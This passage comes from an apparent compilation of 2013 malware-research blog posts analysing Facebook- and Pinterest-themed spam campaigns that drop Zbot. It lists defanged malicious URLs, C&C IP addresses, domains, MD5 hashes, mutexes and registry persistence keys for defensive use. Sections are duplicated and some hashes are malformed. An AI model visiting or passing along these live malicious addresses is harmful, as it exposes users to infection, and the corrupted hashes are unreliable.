*MPSWabDataAccessMutex*

*MPSWABOlkStoreNotifyMutex*

**The following Registry Keys:**

*HKEY\_CURRENT\_USER\Software\Microsoft\Waosumag*

**And changes the following Registry Values:**

*[HKEY\_CURRENT\_USER\Identities] -> Identity Login = 0x00098053*

*[HKEY\_CURRENT\_USER\Software\Microsoft\Windows  
textbackslashCurrentVersion\Run] -> Keby = "" %AppData  
%\Ortuet\keby.exe""*

*[HKEY\_CURRENT\_USER\Software\Microsoft\Waosumag ] ->  
2df3e6ig = 23 CD 87 C3 1E D1 FA C6 28 2E DF 4D 12 21;*

*2icbbj3a = 0xC3E6CD13; 185cafc2 = CB D5 E6 C3 F6 D8  
CD C6 05 2E EF 4D*

**It then phones back to the following C &C (command and control) servers:**

*99.157.164.179*

*174.76.94.24*

*99.60.68.114*

*217.35.75.232*

*184.145.205.63*

*99.60.111.51*

*207.47.212.146*

*108.240.232.212*

*107.193.222.108*

*173.202.183.58*

*201.170.83.92*

*81.136.188.57*

*71.186.174.184*

We've already seen the same IPs (217.35.75.232; 108.240.232.212) in the following previously profiled mali-

cious campaign - [4]**Spamvertised "FDIC: Your business account" themed emails serve client-side exploits and**

922

**malware.**

We've also seen (107.193.222.108) in the following malicious campaign - [5]**Spamvertised 'Export License/Invoice**

**Copy' themed emails lead to malware**, indicating that all of these campaigns are controlled using the same malicious

botnet infrastructure.

**The following malicious MD5s are also known to have phoned back to the same C &C servers used in this**

**campaign, over the past 24 hours:**

MD5: 9f550edbb505e22b0203e766bd1b9982

MD5: 46cdaeade83d9e3de803125e45ca88894

MD5: ffe07e0997d8ec82feb81bac53838d6d

MD5: 28c0bc772aec891a08b06a4029230626

MD5: c8055c6668d1c4c9cb9d68c2c09c14d4

MD5: 0bbabb722e1327cbe903ab477716ae2e

MD5: c4c5db70e7c971e3e556eb9d65f87c84

MD5: 0ff4d450ce9b1eaaef5ed9a5a1fa392d

MD5: e01f435a8c5ed93f6800971505a2cdd2

MD5: 042508083351b79f01a4d7b7e8e35826

MD5: 1f5f75ae82d6aa7099315bf19d0ae4e0

MD5: 35c4d4c2031157645bb3a1e4e709edeb

MD5: a0065f7649db9a885acd34301ae863b0

MD5: 5503573f4fe15b211956f67c66e18d02

MD5: 01d757b672673df8032abbaa8acf3e22

MD5: fd99250ecb845a455499db8df1780807

MD5: 1fab971283479b017dfb79857ecd343b

MD5: a130cddd61dad9188b9b89451a58af28

MD5: 2af94e79f9b9ee26032ca863a86843be

MD5: 8b03a5cf4f149ac7696d108bff586cc5

MD5: 802a522405076d7f8b944b781e4fe133

MD5: b9c7d2466a689365ebb8f6f607cd3368

MD5: 43b78852a7363d8a4cf7538d4e68c887

MD5: c62b6206e9eefe75ba1804788dc552f7



MD5: 385b5358f6a1f15706b536a9dc5b1590

MD5: e3aae430ed4036b19f26fa2ed9bbe2bf

MD5: e782619301a0a0a843cedc5d02c563b5

MD5: fc16335d0e1827b271b031309634dc0f

MD5: 4850969b7febc82c8b82296fa129e818

MD5: 203e0acc8a76560312b452d70ff1e7

MD5: a55e21b0231d0508cb638892b6ee8ec5

MD5: edb1a26ebb8ab5df780b643ad1f0d50f

MD5: 053c84c12900b81506eb884ec9f930c9

MD5: e03d0dd786b038c570dc53690db0673b

MD5: 47d4804fda31b6f88b0d33b86fc681ae

MD5: 086b16af34857cb5dfb0163cc1c92569

***This post has been reproduced from [6]Dancho Danchev's blog . Follow him [7]on Twitter.***

1.

<https://www.virustotal.com/en/file/95d3cfd6c1f094871f311593c73726700a1fcc7a1f5cf13ced1317c040545873/analysis/1380362621/>

2.

<https://www.virustotal.com/en/file/bd7c0f52fd7d7e9b20ab9e8f13ac114243a4f09433f484f8fbc3b51c7c44650d/analysis/923>

[923](#)

[is/](#)

3.

<https://www.virustotal.com/en/file/8b0e0b269a2e332bae756304c07f392789f1c0215c2b23d52cc13fb1ae49f076/analysis/1380320726/>

4. <http://www.webroot.com/blog/2013/09/23/spamvertised-fdic-business-account-themed-emails-server-client-side-exploits-malware/>

5. <http://www.webroot.com/blog/2013/07/09/spamvertised-export-licenseinvoice-copy-themed-emails-lead-to-malware/>

6. <http://ddanchev.blogspot.com/>

7. <http://twitter.com/danchodanchev>

924



## **Spamvertised Facebook 'You have friend suggestions, friend requests and photo tags' Themed Emails**

### **Lead to Client-side Exploits and Malware (2013-09-28 13:53)**

A currently circulating malicious 'Facebook notifications' themed spam campaign, attempts to trick Facebook's users into thinking that they've received a notifications digest for the activity that (presumably) took place while they were

logged out of Facebook. In reality though, once users click on any of the links found in the malicious email, they're

automatically exposed to client-side exploits ultimately dropping malware on their hosts.

Let's dissect the campaign, provide actionable intelligence on the campaign's structure, the involved portfolio

of malicious domains, actual/related MD5s, and as always, connect the currently ongoing campaign with two other

previously profiled malicious campaigns.

### **Spamvertised URL:**

hxxp://user4634.vs.easily.co.uk/darkened/PSEUDO\_RANDOM\_CHARACTERS

### **Attempts to load the following malicious scripts:**

hxxp://3dbrandscapes.com/starker/manipulator.js

hxxp://distrigold.eu/compounding/melisa.js

hxxp://ly-ra.com/shallot/mandalay.js

### **Client-side exploits serving URL:**

hxxp://directgrid.org/topic/lairtg-nilles-slliks.php

### **Malicious domain name reconnaissance:**

directgrid.org - 50.116.10.71 - Email:  
ringfields@islandresearch.net

**Responding to the following IP (50.116.10.71) are also the following malicious domains participating in**

**the**

**campaign:**

directgrid.biz

925

directgrid.com

directgrid.info

directgrid.net

directgrid.org

directgrid.us

gilkjones.com

integra-inspection.ca

integra-inspection.co

integra-inspection.info

taxipunjab.com

taxisamritsar.com

watttrack.com

**The following malicious MD5s are known to have been downloaded - related campaigns - from the same**

**IP (50.116.10.71):**

MD5: 7eb6740ed6935da49614d95a43146dea

MD5: 7768f7039988236165cdd5879934cc5d

**The following malicious MD5s are known to have 'phoned back' to the same IP (50.116.10.71) over the past**

**24 hours:**

MD5: a0065f7649db9a885acd34301ae863b0

MD5: 5503573f4fe15b211956f67c66e18d02

MD5: 01d757b672673df8032abbaa8acf3e22

MD5: 7ad68895e5ec9d4f53fc9958c70df01a

MD5: fd99250ecb845a455499db8df1780807

MD5: fd99250ecb845a455499db8df1780807

MD5: 3983170d46a130f23471340a47888c93

MD5: c86c79d9fee925a690a4b0307d7f2329

MD5: 25f498f7823f12294c685e9bc79376d2

MD5: 470f4aa3f76ea3b465741a73ce6c22fe

MD5: 43b78852a7363d8a4cf7538d4e68c887

MD5: e3aae430ed4036b19f26fa2ed9bbe2bf

MD5: e782619301a0a0a843cedc5d02c563b5

MD5: fc16335d0e1827b271b031309634dc0f

MD5: a55e21b0231d0508cb638892b6ee8ec5

MD5: 053c84c12900b81506eb884ec9f930c9

MD5: e03d0dd786b038c570dc53690db0673b

MD5: 086b16af34857cb5dfb0163cc1c92569

MD5: e066b50bae491587574603bdfd60826e

MD5: eb22137880f8c5a03c73135f288afb8a

MD5: b88392fb63747668c982b6321e5ce712

MD5: 6254d901b1566bef94e673f833adff8c

MD5: 258d640b802a0bbe08471f4f064cb94a

MD5: c1cefb742107516c3a73489eae176745

MD5: a19f1d5c98c2d7f036f2693ad6c14626

MD5: 3f02f35bc73ad9ef14ab4f960926fd45

### **Sample detection rate for the client-side exploits serving malicious script:**

[1]**MD5: 00f5d150ff1b50c0bbc1d038eb676c29** - detected by 2 out of 48 antivirus scanners as Script.Exploit.Kit.C;

Troj/ObfJS-EO

926



### **Sample detection rate for the served exploit:**

[2]**MD5:**

**d49275523cae83a5e7639bb22604dd86** - detected by 5 out of 48 antivirus scanners as

HEUR:Exploit.Java.Generic; HEUR \_JAVA.EXEC; TROJ \_GEN.F47V0927

**Upon successful client-side exploitation the campaign drops the following malicious sample on the affected**

**hosts:**

**[3]MD5: 6ef9476e6227ef631b231b66d7a2a08b** - detected by 7 out of 48 antivirus scanners as Win32/Spy.Zbot.AAU;

Trojan-Spy.Win32.Zbot.qckm; TROJ \_GEN.F47V0927

Once executed, the sample starts listening on ports 3185 and 7101.

**It also creates the following Mutexes on the system:**

*Local\ {B0B9FAFD-CA9C-4B54-DBC9-BE58FA349D4A }*

*Local\ {B0B9FAFC-CA9D-4B54-DBC9-BE58FA349D4A }*

*Local\ {D15F4CEE-7C8F-2AB2-DBC9-BE58FA349D4A }*

*Local\ {D15F4CE9-7C88-2AB2-DBC9-BE58FA349D4A }*

*Local\ {0BB5ADEF-9D8E-F058-DBC9-BE58FA349D4A }*

*Local\ {911F9FCD-AFAC-6AF2-DBC9-BE58FA349D4A }*

*Global\ {2E06BA86-8AE7-D5EB-DBC9-BE58FA349D4A }*

*Global\ {B0B9FAFD-CA9C-4B54-DBC9-BE58FA349D4A }*

*Global\ {B0B9FAFC-CA9D-4B54-DBC9-BE58FA349D4A }*

*Global\ {D15F4CEE-7C8F-2AB2-DBC9-BE58FA349D4A }*

*Global\ {D15F4CE9-7C88-2AB2-DBC9-BE58FA349D4A }*

*Global\ {0BB5ADEF-9D8E-F058-DBC9-BE58FA349D4A }*

*Global\ {BB67AFC4-9FA5-408A-DBC9-BE58FA349D4A }*

*Global\ {3DC7903B-A05A-C62A-11EB-B06D3016937F }*

*Global\ {3DC7903B-A05A-C62A-75EA-B06D5417937F }*

*Global\ {3DC7903B-A05A-C62A-4DE9-B06D6C14937F }*

927

*Global\ {3DC7903B-A05A-C62A-65E9-B06D4414937F }*

*Global\ {3DC7903B-A05A-C62A-89E9-B06DA814937F }*

*Global\ {3DC7903B-A05A-C62A-BDE9-B06D9C14937F }*

*Global\ {3DC7903B-A05A-C62A-51E8-B06D7015937F }*

*Global\ {3DC7903B-A05A-C62A-81E8-B06DA015937F }*

*Global\ {3DC7903B-A05A-C62A-FDE8-B06DDC15937F }*

*Global\ {3DC7903B-A05A-C62A-0DEF-B06D2C12937F }*

*Global\ {3DC7903B-A05A-C62A-5DEF-B06D7C12937F }*

*Global\ {3DC7903B-A05A-C62A-95EE-B06DB413937F }*

*Global\ {3DC7903B-A05A-C62A-F1EE-B06DD013937F }*

*Global\ {3DC7903B-A05A-C62A-89EB-B06DA816937F }*

*Global\ {3DC7903B-A05A-C62A-F9EF-B06DD812937F }*



*Global\ {3DC7903B-A05A-C62A-E5EF-B06DC412937F }*  
*Global\ {3DC7903B-A05A-C62A-0DEE-B06D2C13937F }*  
*Global\ {3DC7903B-A05A-C62A-09ED-B06D2810937F }*  
*Global\ {3DC7903B-A05A-C62A-51EF-B06D7012937F }*  
*Global\ {3DC7903B-A05A-C62A-35EC-B06D1411937F }*  
*Global\ {3DC7903B-A05A-C62A-55EF-B06D7412937F }*  
*Global\ {DDB39BDC-ABBD-265E-DBC9-BE58FA349D4A }*  
*Global\ {2E1C200D-106C-D5F1-DBC9-BE58FA349D4A }*  
*MPSWabDataAccessMutex*  
*MPSWABOlKStoreNotifyMutex*

**The following Registry Keys:**

*HKEY\_CURRENT\_USER\Software\Microsoft\Waosumag*

**And changes the following Registry Values:**

*[HKEY\_CURRENT\_USER\Identities] -> Identity Login = 0x00098053*

*[HKEY\_CURRENT\_USER\Software\Microsoft\Windows  
textbackslashCurrentVersion\Run] -> Keby = "" %AppData  
%\Ortuet\keby.exe""*

*[HKEY\_CURRENT\_USER\Software\Microsoft\Waosumag ] -> 2df3e6ig = 23 CD 87 C3 1E D1 FA C6 28 2E DF 4D 12 21;*

*2icbbj3a = 0xC3E6CD13; 185cafc2 = CB D5 E6 C3 F6 D8  
CD C6 05 2E EF 4D*

**It then phones back to the following C &C (command and control) servers:**

*99.157.164.179*

*174.76.94.24*

*99.60.68.114*

*217.35.75.232*

*184.145.205.63*

*99.60.111.51*

*207.47.212.146*

*108.240.232.212*

*107.193.222.108*

*173.202.183.58*

*201.170.83.92*

*81.136.188.57*

*71.186.174.184*

We've already seen the same IPs (217.35.75.232; 108.240.232.212) in the following previously profiled mali-

cious campaign - [4]**Spamvertised "FDIC: Your business account" themed emails serve client-side exploits and**

**malware.**

We've also seen (107.193.222.108) in the following malicious campaign - [5]**Spamvertised 'Export License/Invoice**

**Copy' themed emails lead to malware**, indicating that all of these campaigns are controlled using the same malicious

botnet infrastructure.

**The following malicious MD5s are also known to have phoned back to the same C &C servers used in this**

**campaign, over the past 24 hours:**

MD5: 9f550edbb505e22b0203e766bd1b9982

MD5: 46cdaeadd83d9e3de803125e45ca88894

MD5: ffe07e0997d8ec82feb81bac53838d6d

MD5: 28c0bc772aec891a08b06a4029230626

MD5: c8055c6668d1c4c9cb9d68c2c09c14d4

MD5: 0bbabb722e1327cbe903ab477716ae2e

MD5: c4c5db70e7c971e3e556eb9d65f87c84

MD5: 0ff4d450ce9b1eaaef5ed9a5a1fa392d

MD5: e01f435a8c5ed93f6800971505a2cdd2

MD5: 042508083351b79f01a4d7b7e8e35826

MD5: 1f5f75ae82d6aa7099315bf19d0ae4e0

MD5: 35c4d4c2031157645bb3a1e4e709edeb

MD5: a0065f7649db9a885acd34301ae863b0

MD5: 5503573f4fe15b211956f67c66e18d02

MD5: 01d757b672673df8032abbaa8acf3e22

MD5: fd99250ecb845a455499db8df1780807

MD5: 1fab971283479b017dfb79857ecd343b

MD5: a130cddd61dad9188b9b89451a58af28

MD5: 2af94e79f9b9ee26032ca863a86843be

MD5: 8b03a5cf4f149ac7696d108bff586cc5

MD5: 802a522405076d7f8b944b781e4fe133

MD5: b9c7d2466a689365ebb8f6f607cd3368

MD5: 43b78852a7363d8a4cf7538d4e68c887

MD5: c62b6206e9eefe75ba1804788dc552f7

MD5: 385b5358f6a1f15706b536a9dc5b1590

MD5: e3aae430ed4036b19f26fa2ed9bbe2bf

MD5: e782619301a0a0a843cedc5d02c563b5

MD5: fc16335d0e1827b271b031309634dc0f

MD5: 4850969b7febc82c8b82296fa129e818

MD5: 203e0acced8a76560312b452d70ff1e7

MD5: a55e21b0231d0508cb638892b6ee8ec5

MD5: edb1a26ebb8ab5df780b643ad1f0d50f

MD5: 053c84c12900b81506eb884ec9f930c9

MD5: e03d0dd786b038c570dc53690db0673b

MD5: 47d4804fda31b6f88b0d33b86fc681ae

MD5: 086b16af34857cb5dfb0163cc1c92569

Updates will be posted as soon as new developments take place.

1.

<https://www.virustotal.com/en/file/95d3cfd6c1f094871f311593c73726700a1fcc7a1f5cf13ced1317c040545873/analysis/1380362621/>

929

2.

<https://www.virustotal.com/en/file/bd7c0f52fd7d7e9b20ab9e8f13ac114243a4f09433f484f8fbc3b51c7c44650d/analysis/>

3.

<https://www.virustotal.com/en/file/8b0e0b269a2e332bae756304c07f392789f1c0215c2b23d52cc13fb1ae49f076/analysis/1380320726/>

4. <http://www.webroot.com/blog/2013/09/23/spamvertised-fdic-business-account-themed-emails-server-client-side-exploits-malware/>

[e-exploits-malware/](http://www.webroot.com/blog/2013/09/23/spamvertised-fdic-business-account-themed-emails-server-client-side-exploits-malware/)

5. <http://www.webroot.com/blog/2013/07/09/spamvertised-export-licenseinvoice-copy-themed-emails-lead-to-malware/>

[are/](http://www.webroot.com/blog/2013/07/09/spamvertised-export-licenseinvoice-copy-themed-emails-lead-to-malware/)

930

## **2.10 October**

931



### **Fake Pinterest 'Don't forget to confirm your email!' Themed Emails Serve Client-side Exploits and Malware (2013-10-01 21:12)**

Cybercriminals have just launched yet another massive spam campaign, this time attempting to trick Pinterest users

into thinking that they've received an email confirmation request. In reality though, once users click on the links

found in the malicious emails, they're automatically exposed to client-side exploits, with the campaign dropping two

malware samples on the affected hosts once a successful client-side exploitation takes place.

Let's dissect the campaign, expose the malicious portfolio of domains involved in it, provide MD5s of the served

malware as well as a sample exploit, and provide actionable (historical) intelligence regarding related malicious

activities that have been taking place using same infrastructure that's involved in the Pinterest campaign.

### **Spamvertised malicious URL:**

*boxenteam.com/hathaway/index.html?emailmpss/PSEUDO\_RANDOM\_CHARACTERS*

### **Attempts to load the following malicious scripts:**

*theodoxos.gr/hairstyles/defiling.js*

*web29.webbox11.server-home.org/volleyballs/cloture.js*

*knopflos-combo.de/subdued/opposition.js*

### **Sample client-side exploits serving URL:**

*pizzapluswindsor.ca/topic/latest-blog-news.php*

### **Malicious domain name reconnaissance:**

pizzapluswindsor.ca - 50.116.6.57; 174.140.169.145

932

### **Responding to the same IP (50.116.6.57) are also the following malicious domains part of the campaign's infrastructure:**

pizzapluswindsor.ca

plainidea.com

procreature.com

poindextersonpatrol.com

pixieglitztutus.com

**Known to have responded to the second IP (174.140.169.145) are also the following malicious domains:**

lesperancerenovations.com

louievozza.com

louvozza.com

lv-contracting.com

lvconcordecontracting.com

mcbelectrical.ca

oliviagurun.com

onecable.ca

onlyidea.com

originalpizzaplus.ca

originalpizzaplus.com

papak.ca

pccreature.com

pixieglitztutus.com

pizzapluswindsor.ca

saltlakecityutahcommercialrealestate.com



**The following malicious MD5s are known to have phoned back to the same IP on the 22nd of September,**

**2013:**

MD5: 5d14ee5800fc3c73e4d40567044c4149

MD5: bdc2ac48921914f25d1a3a164266cebc

MD5: a0b2ba75ba7ad7ad5a5b87a966fddb07

MD5: 31c3eae608247c2901d64643d5626b1f

MD5: 3cff9bba085254f2a524207a1388b015

MD5: b59743a3b128c9676548510627db4ac5

MD5: 53004bb63d32792c9bc1b8b26db0f197

MD5: b59743a3b128c9676548510627db4ac5

MD5: 53004bb63d32792c9bc1b8b26db0f197

MD5: 94e7cf26589baac1d47d6834e6375a62

MD5: 38461b4537fb269b2142e7fbac16375b

MD5: 041e9ccce8809371b07f0ac1c4d02b33

MD5: 868cf2c7af8863aebbaeb42c1b404b36

MD5: 7ec71f392dfc98336808ca6e31f25969

MD5: 6792b758ea961f58ad5b2f1eb96a648a

MD5: 33550cef428cad48ba776ea109fe1936

MD5: af84138bc55192ce722582def2f05200

MD5: 170524f3457d1fa681cc5dafbcc86199

MD5: e3af059e42b82b8658f3d05043a5a213

MD5: 4724783ae2c928b40dd2c0ac6d85cbc4

MD5: 9b8d87230ee7f553e8a9011a37ca699e

MD5: e4d63169ddac5e34fe000dc21c88682f

933

MD5: 5f777af07c79369310dff97d04c026cd

MD5: 200badc2e35ce57f1e511aea7322e207

MD5: 93fe170f26d99aea52b30b74afdf96bc

MD5: d06a0cc046e99496ada5591d9f457fc1

MD5: 6f857be5377a7543858aacefea6f1a30

MD5: 92ed463b3c38f2c951c3acd78e7a2df3

MD5: 8f01cd5ddd6e599e79ddcefbff9c0891

### **Detection rate for a sample served exploit from the Pinterest themed campaign:**

[1]**MD5:**

**d49275523cae83a5e7639bb22604dd86** - detected by 5 out of 48 antivirus scanners as

HEUR:Exploit.Java.CVE-2012-1723.gen

Upon successful client-side exploitation, the campaign drops two malware samples on the affected hosts.

## **Detection rate for the first dropped sample:**

**[2]MD5:**

**ae840d6ac2f02b4bff85182d2c72a053** - detected by 6 out of 48 antivirus scanners as

UDS: DangerousObject.Multi.Generic

**Once executed, it phones back to the following C &C:**

*78.140.131.151/uploading/id=REDACTED &u=PSEUDO\_RANDOM\_CHARACTERS*

**The following malicious MD5s are also known to have phoned back to the following C &C IP (78.140.131.151) in**

**the past:**

MD5: ca783e0964e7dcb91fcc2a2ff4b8058f

MD5: d02b0e60f94d718fca19893f13dbd93e

MD5: 3618032d05c12e6d25aa4b7bc9086e06

MD5: 20777b8e6362f8775060fc4fdb191978

MD5: 5a1fb639f5dd97b62b5cf79c84d479f6

MD5: 30f8d972566930c103f9edb7f9bd699e

MD5: 7011abeefd5c9e7c21e3cbe28cc5e71a

MD5: bbb57f1a5004b6adc016c0c9e92add19

MD5: cca6b7fae6678c4b17f21b2ed4580404

MD5: 0decc3f58519c587949dff871fccba5e

MD5: 1b18f9138adbd6b4bf7125c7e6a97aae

MD5: 1e4451c19f07ef6bde87ffbcecc5afb3

MD5: e92297e402fcd03f06c94fe52985a3e9

MD5: 818e329757630bccc9536151f533fad2

MD5: 79e8677f857531118e61fa9238287acb

MD5: de8ef966e7e5251b642540e715d673a6

MD5: 9be83dc4b829ffba26029b173b36237d

MD5: c9b3f7888faa393ee14815494a311684

MD5: d90058b75b8730f9d6bf94a845b3dfda

MD5: e14b4290eec92ce6cd3e0349c17bc062

MD5: 6d5f5419f6a116f4283ae58516ff90a1

MD5: d0587b6e83a70798077e2938af66c50c

MD5: 12449febf7efed7bceade5720c8f635d

MD5: 992fc7370b39553ebcb3c03c23c15517

MD5: 1c198a6b80b1dcf280db30133c26d479

MD5: 7bb85f458b6b8a0bc98d47447b44c5b6

MD5: 1a3679c0c7c42781d9ee5b6987efa726

934

MD5: 7d21915fc425b3545c8e156116f91e00

## **Detection rate for the second dropped sample:**

**[3]MD5:**

**83bbe52c8584a5dab07a11ecc5aaf090** - detected by 3 out of 48 antivirus scanners as Trojan-

Spy.Win32.Zbot.qgje; Trojan.Backdoor.RV

Once executed it starts listening on ports 7867 and 1653.

## **The sample then creates the following Mutexes on the affected hosts:**

Local\ {B0B9FAFD-CA9C-4B54-DBC9-BE58FA349D4A }

Local\ {B0B9FAFC-CA9D-4B54-DBC9-BE58FA349D4A }

Local\ {D15F4CEE-7C8F-2AB2-DBC9-BE58FA349D4A }

Local\ {D15F4CE9-7C88-2AB2-DBC9-BE58FA349D4A }

Local\ {0BB5ADEF-9D8E-F058-DBC9-BE58FA349D4A }

Local\ {911F9FCD-AFAC-6AF2-DBC9-BE58FA349D4A }

Global\ {2E06BA86-8AE7-D5EB-DBC9-BE58FA349D4A }

Global\ {B0B9FAFD-CA9C-4B54-DBC9-BE58FA349D4A }

Global\ {B0B9FAFC-CA9D-4B54-DBC9-BE58FA349D4A }

Global\ {D15F4CEE-7C8F-2AB2-DBC9-BE58FA349D4A }

Global\ {D15F4CE9-7C88-2AB2-DBC9-BE58FA349D4A }

Global\ {0BB5ADEF-9D8E-F058-DBC9-BE58FA349D4A }

Global\ {BB67AFC4-9FA5-408A-DBC9-BE58FA349D4A }

Global\ {EFF344E9-7488-141E-11EB-B06D3016937F }  
Global\ {EFF344E9-7488-141E-75EA-B06D5417937F }  
Global\ {EFF344E9-7488-141E-4DE9-B06D6C14937F }  
Global\ {EFF344E9-7488-141E-65E9-B06D4414937F }  
Global\ {EFF344E9-7488-141E-89E9-B06DA814937F }  
Global\ {EFF344E9-7488-141E-BDE9-B06D9C14937F }  
Global\ {EFF344E9-7488-141E-51E8-B06D7015937F }  
Global\ {EFF344E9-7488-141E-81E8-B06DA015937F }  
Global\ {EFF344E9-7488-141E-FDE8-B06DDC15937F }  
Global\ {EFF344E9-7488-141E-0DEF-B06D2C12937F }  
Global\ {EFF344E9-7488-141E-5DEF-B06D7C12937F }  
Global\ {EFF344E9-7488-141E-95EE-B06DB413937F }  
Global\ {EFF344E9-7488-141E-F1EE-B06DD013937F }  
Global\ {EFF344E9-7488-141E-89EB-B06DA816937F }  
Global\ {EFF344E9-7488-141E-F9EF-B06DD812937F }  
Global\ {EFF344E9-7488-141E-E5EF-B06DC412937F }  
Global\ {EFF344E9-7488-141E-0DEE-B06D2C13937F }  
Global\ {EFF344E9-7488-141E-09ED-B06D2810937F }  
Global\ {EFF344E9-7488-141E-51EF-B06D7012937F }  
Global\ {EFF344E9-7488-141E-35EC-B06D1411937F }

Global\ {EFF344E9-7488-141E-55EF-B06D7412937F }

Global\ {DDB39BDC-ABBD-265E-DBC9-BE58FA349D4A }

Global\ {2E1C200D-106C-D5F1-DBC9-BE58FA349D4A }

MPSWabDataAccessMutex

MPSWABOIkStoreNotifyMutex

Once

executed,

it

also

drops

**MD5:**

**2da7bbc5677313c2876b571b39edc7cf**

and

**MD5:**

**83bbe52c8584a5dab07a11ecc5aaf090** on the affected hosts.

935

**It then phones back to the following C &C (command and control servers):**

99.157.164.179

174.76.94.24

99.60.68.114

217.35.75.232

184.145.205.63

99.60.111.51

207.47.212.146

108.240.232.212

107.193.222.108

We've already seen (some of) these C &C IPs in the following profiled malicious campaign "[4]**Spamvertised**

**Facebook 'You have friend suggestions, friend requests and photo tags' Themed Emails Lead to Client-side Exploits**

**and Malware".**

***This post has been reproduced from [5]Dancho Danchev's blog . Follow him [6]on Twitter.***

1.

<https://www.virustotal.com/en/file/bd7c0f52fd7d7e9b20ab9e8f13ac114243a4f09433f484f8fbc3b51c7c44650d/analysis/1380650108/>

2.

<https://www.virustotal.com/en/file/2dbc3ad0626cbb577ec319b7a62b07b6899ffa74ad98309a6390623f2cd9cdd2/analysis/1380650448/>



3.

<https://www.virustotal.com/en/file/db9345188d8b913b7abd5ea998f67fb7d4fb7aa054e48c52641e795d9b3c7e28/analysis/1380650677/>

4. <http://ddanchev.blogspot.com/2013/09/spamvertised-facebook-you-have-friend.html>

5. <http://ddanchev.blogspot.com/>

6. <http://twitter.com/danchodanchev>

936



### **Fake Pinterest 'Don't forget to confirm your email!' Themed Emails Serve Client-side Exploits and Malware (2013-10-01 21:12)**

Cybercriminals have just launched yet another massive spam campaign, this time attempting to trick Pinterest users

into thinking that they've received an email confirmation request. In reality though, once users click on the links

found in the malicious emails, they're automatically exposed to client-side exploits, with the campaign dropping two

malware samples on the affected hosts once a successful client-side exploitation takes place.

Let's dissect the campaign, expose the malicious portfolio of domains involved in it, provide MD5s of the served

malware as well as a sample exploit, and provide actionable (historical) intelligence regarding related malicious

activities that have been taking place using same infrastructure that's involved in the Pinterest campaign.

### **Spamvertised malicious URL:**

*boxenteam.com/hathaway/index.html?emailmpss/PSEUDO\_RANDOM\_CHARACTERS*

### **Attempts to load the following malicious scripts:**

*theodoxos.gr/hairstyles/defiling.js*

*web29.webbox11.server-home.org/volleyballs/cloture.js*

*knopflos-combo.de/subdued/opposition.js*

### **Sample client-side exploits serving URL:**

*pizzapluswindsor.ca/topic/latest-blog-news.php*

### **Malicious domain name reconnaissance:**

pizzapluswindsor.ca - 50.116.6.57; 174.140.169.145

937

### **Responding to the same IP (50.116.6.57) are also the following malicious domains part of the campaign's infrastructure:**

pizzapluswindsor.ca

plainidea.com

procreature.com

poindextersonpatrol.com

pixieglitztutus.com

**Known to have responded to the second IP (174.140.169.145) are also the following malicious domains:**

lesperancerenovations.com

louievozza.com

louvozza.com

lv-contracting.com

lvconcordecontracting.com

mcbelectrical.ca

oliviagurun.com

onecable.ca

onlyidea.com

originalpizzaplus.ca

originalpizzaplus.com

papak.ca

pccreature.com

pixieglitztutus.com

pizzapluswindsor.ca

saltlakecityutahcommercialrealestate.com

**The following malicious MD5s are known to have phoned back to the same IP on the 22nd of September,**

**2013:**

MD5: 5d14ee5800fc3c73e4d40567044c4149

MD5: bdc2ac48921914f25d1a3a164266cebc

MD5: a0b2ba75ba7ad7ad5a5b87a966fddb07

MD5: 31c3eae608247c2901d64643d5626b1f

MD5: 3cff9bba085254f2a524207a1388b015

MD5: b59743a3b128c9676548510627db4ac5

MD5: 53004bb63d32792c9bc1b8b26db0f197

MD5: b59743a3b128c9676548510627db4ac5

MD5: 53004bb63d32792c9bc1b8b26db0f197

MD5: 94e7cf26589baac1d47d6834e6375a62

MD5: 38461b4537fb269b2142e7fbac16375b

MD5: 041e9ccce8809371b07f0ac1c4d02b33

MD5: 868cf2c7af8863aebbaeb42c1b404b36

MD5: 7ec71f392dfc98336808ca6e31f25969

MD5: 6792b758ea961f58ad5b2f1eb96a648a

MD5: 33550cef428cad48ba776ea109fe1936

MD5: af84138bc55192ce722582def2f05200

MD5: 170524f3457d1fa681cc5dafbcc86199

MD5: e3af059e42b82b8658f3d05043a5a213

MD5: 4724783ae2c928b40dd2c0ac6d85cbc4

MD5: 9b8d87230ee7f553e8a9011a37ca699e

MD5: e4d63169ddac5e34fe000dc21c88682f

938

MD5: 5f777af07c79369310dff97d04c026cd

MD5: 200badc2e35ce57f1e511aea7322e207

MD5: 93fe170f26d99aea52b30b74afdf96bc

MD5: d06a0cc046e99496ada5591d9f457fc1

MD5: 6f857be5377a7543858aacefea6f1a30

MD5: 92ed463b3c38f2c951c3acd78e7a2df3

MD5: 8f01cd5ddd6e599e79ddcefbff9c0891

**Detection rate for a sample served exploit from the  
Pinterest themed campaign:**

[1]**MD5:**

**d49275523cae83a5e7639bb22604dd86** - detected by 5  
out of 48 antivirus scanners as

HEUR:Exploit.Java.CVE-2012-1723.gen

Upon successful client-side exploitation, the campaign  
drops two malware samples on the affected hosts.

## **Detection rate for the first dropped sample:**

**[2]MD5:**

**ae840d6ac2f02b4bff85182d2c72a053** - detected by 6 out of 48 antivirus scanners as

UDS: DangerousObject.Multi.Generic

## **Once executed, it phones back to the following C &C:**

*78.140.131.151/uploading/id=REDACTED &u=PSEUDO\_RANDOM\_CHARACTERS*

**The following malicious MD5s are also known to have phoned back to the following C &C IP (78.140.131.151) in**

**the past:**

MD5: ca783e0964e7dcb91fcc2a2ff4b8058f

MD5: d02b0e60f94d718fca19893f13dbd93e

MD5: 3618032d05c12e6d25aa4b7bc9086e06

MD5: 20777b8e6362f8775060fc4fdb191978

MD5: 5a1fb639f5dd97b62b5cf79c84d479f6

MD5: 30f8d972566930c103f9edb7f9bd699e

MD5: 7011abeefd5c9e7c21e3cbe28cc5e71a

MD5: bbb57f1a5004b6adc016c0c9e92add19

MD5: cca6b7fae6678c4b17f21b2ed4580404

MD5: 0decc3f58519c587949dff871fccba5e

MD5: 1b18f9138adbd6b4bf7125c7e6a97aae

MD5: 1e4451c19f07ef6bde87ffbcecc5afb3

MD5: e92297e402fcd03f06c94fe52985a3e9

MD5: 818e329757630bccc9536151f533fad2

MD5: 79e8677f857531118e61fa9238287acb

MD5: de8ef966e7e5251b642540e715d673a6

MD5: 9be83dc4b829ffba26029b173b36237d

MD5: c9b3f7888faa393ee14815494a311684

MD5: d90058b75b8730f9d6bf94a845b3dfda

MD5: e14b4290eec92ce6cd3e0349c17bc062

MD5: 6d5f5419f6a116f4283ae58516ff90a1

MD5: d0587b6e83a70798077e2938af66c50c

MD5: 12449febf7efed7bceade5720c8f635d

MD5: 992fc7370b39553ebcb3c03c23c15517

